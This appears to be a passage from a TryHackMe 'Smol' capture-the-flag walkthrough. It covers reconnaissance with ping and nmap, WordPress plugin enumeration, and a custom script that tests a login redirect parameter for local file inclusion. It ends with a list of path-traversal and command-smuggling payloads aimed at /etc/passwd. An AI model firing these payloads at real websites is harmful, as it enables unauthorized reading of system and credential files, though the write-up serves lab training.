
# Smol TryHackMe

Our goal is to capture two flags: user.txt and root.txt.

## Contents


## 1.Reconnaissance :

We start by checking if the host is active.



```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.161.180
PING 10.10.161.180 (10.10.161.180) 56(84) bytes of data.
64 bytes from 10.10.161.180: icmp_seq=1 ttl=63 time=46.6 ms
64 bytes from 10.10.161.180: icmp_seq=2 ttl=63 time=46.3 ms
^C
--- 10.10.161.180 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 46.273/46.421/46.569/0.148 ms
```

The host responds. After accessing the website, we get a message:




Hmm. We're having trouble finding that site.

We can't connect to the server at www.smol.thm.

**If you entered the right address, you can:**

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)


We see that the site address changes to smol.thm – so we need to add this to the /etc/hosts file.



```
  GNU nano 7.2                    /etc/hosts                    Modified
127.0.0.1       localhost parrot
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.161.180   www.smol.thm

           [ line  7/9 (77%), col 14/29 ( 48%), char 220/237 (92%) ]
^H Help         ^O Read File ^R Replace    ^V Paste      ^G Go To Line^Y Redo
^X Exit         ^F Where Is  ^K Cut        ^T Execute    ^Z Undo      M-A Set Mark
```

Now we see the actual site:

At the bottom, there's information that the site is using WordPress.




awaits – let's conquer it together, one challenge at a time!

Happy hacking! 🚀🔐👾

Jose Mario Llado Marti
Founder, AnotherCTF
admin@smol.thm


## 2.Nmap

Time to check which ports are open:
The site is definitely hosted on port 80, and we can use an Nmap script to identify WordPress plugins.



```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- 10.10.161.180
Starting Nmap 7.94SVN ( https://nmap.org ) [redacted]
Nmap scan report for www.smol.thm (10.10.161.180)
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 47.05 seconds
```

The site is definitely hosted on port 80, and we can use an Nmap script to identify WordPress plugins.




```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -sV --script http-wordpress-enum 10.10.161.180
Starting Nmap 7.94SVN ( https://nmap.org ) [redacted]
Nmap scan report for www.smol.thm (10.10.161.180)
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   plugins
|_    akismet 5.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds
```

It tells us that the "akismet" plugin is active – though it may not be the only one.

## 3.LFI

Navigating to the default WordPress login page (/wp-admin), we see:



Log In ‹ AnotherCTF — Word


http://www.smol.thm/wp-login.php?redirect_to=http%3A%2F%2Fwww

Username or Email Address

Password


□ Remember Me

The link includes wp-login.php?redirect_to= – which might be vulnerable to LFI. We'll check this using my custom tool.




```
┌─[root@parrot]─[/home/user/Desktop/21]
└──╼ #python3 lfi.py http://www.smol.thm/wp-login.php?redirect_to= -w /home/user/Desktop/21/lfiword.txt
Starting LFI tests on: http://www.smol.thm/wp-login.php?redirect_to=
Testing payload: /.../.../.../.../.../
No LFI vulnerability for: /.../.../.../.../.../
Testing payload: \…..\\\…..\\\…..\\\
No LFI vulnerability for: \…..\\\…..\\\…..\\\
Testing payload: %00../../../../../../etc/passwd
Potential LFI found: %00../../../../../../etc/passwd
```

We get results suggesting possible vulnerabilities.



```
LFI Vulnerabilities Found:
 - %00../../../../../../etc/passwd
 - %00/etc/passwd%00
 - %0a/bin/cat%20/etc/passwd
 - /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
 - %252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%
 - ..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
 - ..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd
 - /C:/inetpub/ftproot/
 - C:/inetpub/wwwroot/global.asa
 - C:\inetpub\wwwroot\global.asa
 - c:\inetpub\wwwroot\index.asp
 - /etc/chrootUsers
 - /etc/default/passwd
 - /etc/ftpchroot
 - /etc/master.passwd
 - /./././././././././././etc/passwd
 - /../../../../../../../../../../etc/passwd
 - /../../../../../../../../../../etc/passwd^^
 - /..\../..\../..\../..\../..\../..\../etc/passwd
 - /etc/passwd
 - ../../../../../../../../../../../../../../../../../../../../../../etc/passwd
 - ../../../../../../../../../../../../../../../../../../../../../etc/passwd
 - ../../../../../../../../../../../../../../../../../../../../etc/passwd
```

